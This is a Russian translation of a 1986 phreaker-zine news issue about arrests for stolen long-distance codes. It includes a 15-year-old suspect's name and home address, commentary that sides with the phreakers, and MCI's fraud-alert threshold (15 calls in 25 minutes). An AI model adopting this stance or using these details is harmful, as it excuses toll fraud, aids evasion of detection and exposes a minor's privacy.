SS    Special Service
TAS   Telephone Answering Service
TH    Trouble History
TREAT Trouble Report Evaluation and Analysis Tool
```

MLT - третье поколение Automated Testing Systems. Первое поколение тестового оборудования называлось Line Status Verifier; оно управлялось вручную и было далеко не так эффективно, как MLT или второе поколение, Automatic Line Verifier. Первое и второе поколения автоматизированных тестовых систем в итоге были доведены до третьего поколения системы типа MLT.

Конец файла.

19 августа 1986 года

Источники и благодарности

Automation improves testing and repair of customer loops - Bell Labs Record.

Automated Repair Service Bureau - Bell System Technical Journal.

И спасибо следующим людям за предоставление другой информации: The Videosmith, The Marauder, Lock Lifter, Mark Tabas и всем остальным, кого мы могли забыть.

Системным операторам разрешается использовать этот файл, пока ничего не изменяется. Этот файл был написан в 80 колонок, с верхним и нижним регистром.

Если вы заметите какие-либо ошибки в этом файле, пожалуйста, свяжитесь с одним из нас, и изменения будут внесены.

Phrack World News

Создал: Knight Lightning
Написали: Knight Lightning и Sally Ride

Добро пожаловать, читатели, в PWN, выпуск VIII! Последние несколько месяцев были довольно медленными в области настоящих новостей, и в этом выпуске мы представляем Phrack World Reprints. Да, к сожалению, большая часть информации в этом выпуске взята из внешних источников. Надеюсь, вы найдете ее не менее интересной, и помните...

No News Is Good News!

TMC ужесточает меры

26 августа 1986 года
Статья F. Alan Boyce, корреспондента Associated Press.

Роли, AP. Использование домашних компьютеров для пиратского получения кодов доступа к междугородной телефонной связи и номеров кредитных карт растет и может потребовать большего числа судебных преследований и более строгой безопасности, заявили во вторник федеральные власти.

Прокурор США Sam Currin сказал, что пять недавних обвинительных заключений по компьютерному мошенничеству стали результатом шестимесячного расследования с участием домашних компьютеров и компьютерных досок объявлений в 23 штатах. Позвонив на некоторые компьютеры, люди с правильными паролями могли получить номера, которые позволяли относить телефонные звонки на счет ничего не подозревающих жертв или делать покупки с украденными кредитными картами.

“Одна доска объявлений содержала более 100 украденных телефонных номеров доступа и 15 украденных номеров кредитных карт”, - сказал Currin. “По мере того как использование компьютеров становится все более распространенным в нашем обществе, мы будем видеть гораздо больше такого рода активности”.

Расследование началось с Telemarketing Communications, TMC, из Роли, где, по оценкам, за шесть месяцев было потеряно 100000 долларов на несанкционированных звонках. Следователям помог неопознанный шестнадцатилетний школьник, которого поймали сотрудники Telemarketing после того, как он сделал незаконных звонков на 2000 долларов, сообщили официальные лица.

“Это было огромным преимуществом для нас в этом расследовании”, - сказал Currin. “Сегодняшние школьники хорошо разбираются в компьютерах. Они знают, что делают”. Несовершеннолетнему не предъявили обвинений, и он возместил ущерб, сказал Currin.

Агент Секретной службы США William Williamson сказал, что юноша предоставил пароли и использовал собственный компьютер, чтобы добраться до высших уровней досок объявлений, которыми управляли обвиняемые.

Федеральное большое жюри в Гринсборо в понедельник предъявило обвинения трем мужчинам из Северной Каролины в незаконном хранении номеров счетов для оплаты и кодов доступа к междугородной телефонной связи, полученных через домашние компьютеры.

Robert Edward Lee II из Дарема был обвинен в разработке метода обмана Telemarketing Communications, TMC. Большое жюри также предъявило обвинение Michael William McCann из Добсона в хранении более 15 несанкционированных телефонных кодов доступа и номеров счетов,

принадлежащих Telemarketing Communications, TransCall America и General Communication Inc. Tyrone Columbus Bullins из Ридсвилла был обвинен в хранении 17 несанкционированных номеров для оплаты и 15 несанкционированных телефонных кодов доступа и номеров счетов.

Ralph Sammie Fig из Найтдейла и James Thomas McPhail из Голдсборо были обвинены по аналогичным пунктам большим жюри Восточного округа 19 августа.

Currin сказал, что каждому может грозить до 10 лет тюрьмы и штраф 250000 долларов в случае признания виновным по жестким законам, принятым в 1984 году.

“Потенциал мошенничества в этой области очень велик”, - сказал он. “У нас есть обязанность преследовать нарушителей. Сами компании, если они собираются оставаться в бизнесе и сохранять жизнеспособность, также обязаны развивать собственные внутренние системы безопасности”.

Mike Newkirk из TeleMarketing Communications сказал, что защищать коды трудно, если не делать системы слишком сложными для среднего клиента.

“Есть программы, которые взламывают коды в системах безопасности вроде нашей, пока компьютерный оператор даже спит”, - сказал он. “Это может быть сломано случайным перебором, а он может проснуться на следующее утро и просто проверить файл”.

Newkirk сказал, что его компания рассматривает установку оборудования, способного запрещать телефонный доступ с телефонов, где возникают проблемы. Но он сказал, что другие альтернативы, например операторы, отвечающие на звонки для проверки кодов доступа, были бы слишком дорогими.

Williamson, однако, сказал, что одна компания, перешедшая с компьютерного ответа на операторов, сообщила, что 5600 звонящих повесили трубку, когда у них попросили правильные коды.

Информация предоставлена Sally Ride:::Space Cadet

Ниже приведена новостная история из Ванкувера, штат Вашингтон, показывающая необычный поворот в старой игре в кошки-мышки, в которую мы, фрикеры, играем с федералами и телефонными полицейскими. Историю следовало бы озаглавить...

FEDS TRASH HACKER

Однако настоящий заголовок такой...

Подросток-подозреваемый в местном компьютерном расследовании

10 октября 1986 года
Thomas Ryll, The Columbian.

Пятнадцатилетний подозреваемый хакер, который, как сообщается, использовал псевдоним Locksmith, является объектом первого местного расследования офиса шерифа по предполагаемому использованию компьютера для незаконного междугородного телефонного использования.

Во вторник заместители шерифа округа Кларк изъяли компьютер подростка, связанное оборудование и пакеты программного обеспечения, действуя по ордеру на обыск, где был назван Tony E. Gaylord, 10317 N.W. 16th Ave, ученик Columbia River High School.

В какой-то момент расследования мусор из дома Gaylord был изучен на предмет доказательств телефонных номеров, которыми, как утверждалось, злоупотребляли, согласно ордеру.

Ордер, подписанный судьей окружного суда Robert Moilanen, гласит, что представители American Network обнаружили незаконные междугородные звонки, стоившие компании более 1700 долларов. Предметы, подлежащие изъятию в доме, должны были быть доказательствами кражи первой степени и компьютерного проникновения второй степени.

Официальные обвинения не предъявлены. Gaylord, который был в школе, когда его компьютер изымали, не был арестован, сказала Ronee Pillsbury, следователь офиса шерифа по этому делу. Офис прокурора округа изучает отчеты, и “у нас все еще довольно много работы по делу”, сказала она.

American Network - компания междугородной телефонной связи с офисами в Ванкувере. Хотя фирма самостоятельно преследовала компьютерных хакеров, офис шерифа раньше не был вовлечен, сказала Pillsbury. Несмотря на то, что часто задействованы федеральные законы, “American Network не получила особого сотрудничества от федеральных людей, которые придерживались позиции ‘не приходите к нам’”.

Новизна дела дополнительно подчеркивается упоминанием закона о компьютерном проникновении, недавнего закона штата, отражающего проблему правоохранительных органов, выросшую вместе с распространением домашних компьютеров. С модемами и другим оборудованием недобросовестные пользователи, иногда называемые “phreakers”, вмешивались в компьютерные записи, совершали несанкционированные телефонные звонки, обчищали банковские счета и иным образом злоупотребляли оборудованием.

Местное дело всплыло в октябре 1985 года, когда `abuse analyst` American Network изучила “switch reports” компании, которые “обратили ее внимание на шаблон, ассоциированный с компьютерным хакингом”, согласно письменному показанию к ордеру на обыск, включающему список телефонных номеров по всей стране, которые якобы незаконно набирались.

Расследование другого хакера привело к Gaylord. В один из дней августа мусор семьи был обыскан следователями American Network после того, как работники Vancouver Sanitary Service упаковали его и отложили в сторону.

Несколько замечаний от Sally Ride:::Space Cadet

Новое дело во многих отношениях! Доказательства были собраны телефонными полицейскими, которые копались в мусоре хакера при содействии мусорной компании, и это первое дело с участием местного департамента шерифа.

Я обнаружил, что обвинения по делу еще не предъявлены из-за еще более необычного поворота в этой истории. American Network, обычно называемая Amnet, сестринская компания Savenet, объединила силы с MCI в преследовании этого дела и может также привлечь нашего старого доброго друга TMC, чтобы помочь в преследовании Locksmith.

Во время интервью с April Brown из American Network Security мне сообщили, что проблемы Locksmith только начались. В статье упоминаются звонки на 1700 долларов. Что ж, это было тогда, когда они впервые дали клятвенное заявление для ордера. Теперь Amnet выявила примерно 4000 долларов toll и связала это с нашим другом Tony. Но это еще не все. После предоставления информации по делу MCI к этому делу была подключена сумма, втрое превышающая междугородные начисления Amnet. Агент Amnet еще не получила указания от TMC о сумме, которую они привносят в дело.

Вопрос, который у меня есть: почему эти компании впервые, насколько мне известно, объединяют силы, чтобы так жестко навалиться на одного маленького парня из такой глуши? Часть причины, похоже, в том, что Amnet в конце 1985 года обратилась к родителям Tony по поводу занятий их

сына и, по словам April Brown, была грубо отшита.

Другая необычная вещь в этой истории - цитата Amnet о недостатке сотрудничества со стороны федеральных властей. А я-то думал, что федералы рвутся приколотить как можно больше нас. Видимо, не настолько, насколько хочет Amnet.

Набрала и прокомментировала Sally Ride:::Space Cadet

Футбольный фрикинг?

1 октября 1986 года

Майами, UPI. University of Miami и MCI достигли в среду соглашения, которое удержит междугородного оператора от предъявления обвинений игрокам футбольной команды Hurricane, совершавшим междугородные звонки с использованием чужого номера карты доступа.

Спортивный директор Miami Sam Jankovich встретился с официальными лицами MCI Telecommunications Inc. и сказал, что вопрос был решен. Компания угрожала судебными действиями.

Расследование спортивного департамента Miami и MCI обнаружило, что были вовлечены до 34 игроков, а также неопределенное число других студентов. `Miami Herald` сообщил, что счет за звонки мог достигать 28000 долларов.

Многие из звонков предположительно были сделаны из Нового Орлеана, где Hurricanes играли в Sugar Bowl в Новый год. “У нас был телефонный разговор и встреча с представителями MCI, и еще одна встреча назначена на пятницу, чтобы пройтись по людям, у которых все еще есть задолженность”, - сказал Jankovich. “MCI сообщила мне, что не будет предъявлять обвинения вовлеченным студентам-спортсменам. У нас есть 12 игроков, которые все еще должны деньги. В пятницу мы сядем с этими 12 и разработаем график платежей”.

David Berst, директор по правоприменению NCAA в Mission, Kansas, сказал, что он не уверен, будет ли NCAA расследовать это дело.

Это лишь показывает: если вас поймали, заявляйте, что вы тупой спортсмен.

Информация от +++The Mentor+++

MCI попалась на мошенничестве

10 октября 1986 года

Орландо, Флорида, UPI. Телефонный счет Jessica Barnett за этот месяц был не быстрым чтением: он растянулся на 400 страниц и составил 90152,40 доллара.

“Кто может оплатить телефонный счет на 90000 долларов? Мне придется заложить дом, чтобы оплатить счет”, - сказала 28-летняя домохозяйка, которая связалась с MCI Telecommunications Corp. в Атланте вскоре после того, как открыла счет толщиной два дюйма.

“Я позвонила им и сказала: ‘Здравствуйте, у меня тут большой счет’. Они спросили, насколько большой, и когда я сказала, они рассмеялись. Они сказали: ‘Вы шутите’”.

Представительница MCI Laurie Tolleson сказала, что компьютерные хакеры, по всей видимости, обнаружили личный код Barnett и использовали его для междугородных звонков.

Большинство звонков были сделаны в Tennessee, и некоторые длились почти два часа, сказала Tolleson. Другие были в Georgia, Alabama и Maryland.

“Как будто они звонят непрерывно, 24 часа в сутки, весь день”, - сказала Barnett. “Я не вижу смысла делать эти звонки. Если бы я собиралась делать что-то подобное, я была бы экзотичнее и звонила бы в Европу, а не в Tennessee или Norcross, Ga.”

Это была не первая проблема Barnett с телефонной компанией: в июле она получила счет на 17000 долларов. Она думала, что все уладили, когда в прошлом месяце не получила счета, но счет, пришедший в понедельник, включал 70000 долларов просроченных начислений. Она сказала, что они с мужем Jim не воспринимают эту путаницу слишком серьезно. “Он пошутил, что теперь знает, чем я занимаюсь весь день”, - сказала Barnett.

“Что тут можно сделать? Меня это не беспокоит, пока мне не придется платить. Мне жаль MCI. Думаю, их обдирают”.

Набрала Sally Ride:::Space Cadet

MCI представляет VAX Mailgate

VAX Mailgate - программный продукт, который объединяет сильные стороны Integrated Office And Automation System `All-In-1` от Digital Equipment Corp. с публичной службой электронной почты MCI Mail для деловой связи по всему миру.

Информация из `USA Today`**, специальный выпуск MCI**

MCI Card Fraud Detection Unit: онлайновая система безопасности

7 ноября 1986 года

Ниже приведено краткое описание новой онлайновой системы безопасности для MCI Card. Система разработана для того, чтобы обеспечить обнаружение чрезмерного, а значит потенциально мошеннического, использования карты в реальном времени. Вместо того чтобы полагаться на отчеты FREWS для своей текущей Early Warning System, теперь они могут расследовать и пресекать злоупотребление картами по мере его возникновения, а не ждать, пока ущерб уже будет нанесен.

A. Обнаружение

Чтобы обнаруживать возможное мошенничество по мере его возникновения, счетный механизм в Fraud Detection Unit будет непрерывно отслеживать попытки вызовов для каждого authorization code MCI Card. Общие параметры, основанные на числе попыток вызова за указанный период, сейчас 15 вызовов за 25 минут, используются для выявления потенциального злоупотребления картой. Как только порог достигнут для любого одного кода, Security and Investigation будут уведомлены через экран PC, бумажную распечатку и звуковой сигнал.

B. Проверка

После уведомления о потенциальной проблеме Security and Investigations сначала вызовут запись учетной записи, чтобы проверить Note Screen на предмет чего-либо, что может указывать на злоупотребление картой, например неоплата, карта потеряна, украдена или никогда не была получена. Затем они попытаются связаться с клиентом, чтобы проверить, используется ли карта законно или нет. Для проблем, обнаруженных вне рабочего времени, с клиентом свяжутся следующим утром.

C. Деактивация

Если клиент не совершал звонки или если телефонный номер учетной записи окажется недействительным, код будет немедленно деактивирован в Card Authorization Center. Если с клиентом нельзя связаться, Security and Investigations продолжат отслеживать объемы вызовов по коду и деактивируют код только в том случае, если высокие объемы продолжатся или появятся снова.

D. Реактивация

Коды, деактивированные из-за мошенничества, могут быть реактивированы только Security and Investigations.